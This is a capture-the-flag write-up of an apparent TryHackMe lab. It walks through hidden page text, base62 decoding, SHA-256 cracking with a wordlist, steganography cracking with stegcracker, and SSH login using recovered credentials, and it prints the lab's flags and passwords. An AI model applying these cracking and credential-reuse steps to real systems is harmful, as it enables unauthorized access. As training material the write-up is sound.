
Md5 digest unhashed, decoded, decrypted, reversed value:

```
flag{1m_s3c0nd_fl4g}
```

Copy Value

Blame this record

we found the source code of the root page have something hidden
//base?




view-source:http://10.10.229.128:65524/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive


```
  div.content_section_text a:hover {
    background-color: #000000;

    color: #DCDFE6;
  }

  div.validator {
  }
    </style>
  </head>
  <body>
    <div class="main_page">
      <div class="page_header floating_element">
        <img src="/icons/openlogo-75.png" alt="Debian Logo" class="floating_element"/>
        <span class="floating_element">
          Apache 2 It Works For Me
    <p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
        </span>
      </div>
```

and another flag3 was hidden here in root page
flag{9fdafbd64c47471a8f54cd3fc64cd312}



```
                        </li>

                        <li>
                           They are activated by symlinking available
                           configuration files from their respective
                           Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312}
               *-available/ counterparts. These should be managed
                           by using our helpers
                           <tt>
```

now let's use cyberchef to decode the previous encoded text & found that it's base62 encoded
//we found a new hidden directory from it /n0th1ng3ls3m4tt3r



Recipe

From Base62

Alphabet
0-9A-Za-z


Input

```
ObsJmP173N2X6dOrAgEAL0Vu
```


Output

```
/n0th1ng3ls3m4tt3r
```

/n0th1ng3ls3m4tt3r
//from here we can see some black font text hidden behind it




let's view the source code, interesting...




```
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>
```

we use hash-identifier & found out it's sha-256 hash




```
   #########################################################################
--------------------------------------------------
 HASH: 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

Possible Hashs:
[+] SHA-256
[+] Haval-256
```

let's crack it with the wordlist easypeasy.txt
//we found the plaintext : mypasswordforthatjob




```
Press 'q' or Ctrl-C to abort,
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2020-10-22
```

im assuming something's hiding behind the image, we download the background image first & use steghide
//we need the passphrase to decompress the data




```
nobodyatall@0xDEADBEEF:~/tryhackme/easyPeasy$ steghide extract -sf binarycodepixabay.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

we use stegcracker with easypeasy.txt wordlist to crack it
//the passphrase : mypasswordforthatjob & it's the same actually from above



```
nobodyatall@0xDEADBEEF:~/tryhackme/easyPeasy$ python3 -m stegcracker binarycodepixabay.jpg easypeasy.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'binarycodepixabay.jpg' with wordlist 'easypeasy.txt'..
Successfully cracked file with password: mypasswordforthatjob
Tried 3777 passwords
Your file has been written to: binarycodepixabay.jpg.out
mypasswordforthatjob
nobodyatall@0xDEADBEEF:~/tryhackme/easyPeasy$ 
```


now let's view the decompressed data
//username boring & password is binary encoded?



```
nobodyatall@0xDEADBEEF:~/tryhackme/easyPeasy$ cat binarycodepixabay.jpg.out
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 0111
0010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001
nobodyatall@0xDEADBEEF:~/tryhackme/easyPeasy$ 
```

let's use cyberchef to convert the binary to ASCII

//the password: iconvertedmypasswordtobinary




```
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100
01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100
01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001
```

Output

```
start: 28     time:   1ms
  end: 28   length:   28
length:  0    lines:    1

iconvertedmypasswordtobinary
```

so it seems to be a SSH credential
//boring:iconvertedmypasswordtobinary

and we're in ! initial foothold




```
nobodyatall@0×DEADBEEF:~/tryhackme/easyPeasy$ ssh -p 6498 boring@10.10.229.128
The authenticity of host '[10.10.229.128]:6498 ([10.10.229.128]:6498)' can't be established.
ECDSA key fingerprint is SHA256:hnBqxfTM/MVZzdifMyu9Ww1bCVbnzSpnrdtDQN6zSek.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.229.128]:6498' (ECDSA) to the list of known hosts.
*************************************************************************
**       This connection are monitored by government offical          **
**            Please disconnect if you are not authorized             **
** A lawsuit will be filed against you if the law is not followed     **
*************************************************************************
boring@10.10.229.128's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
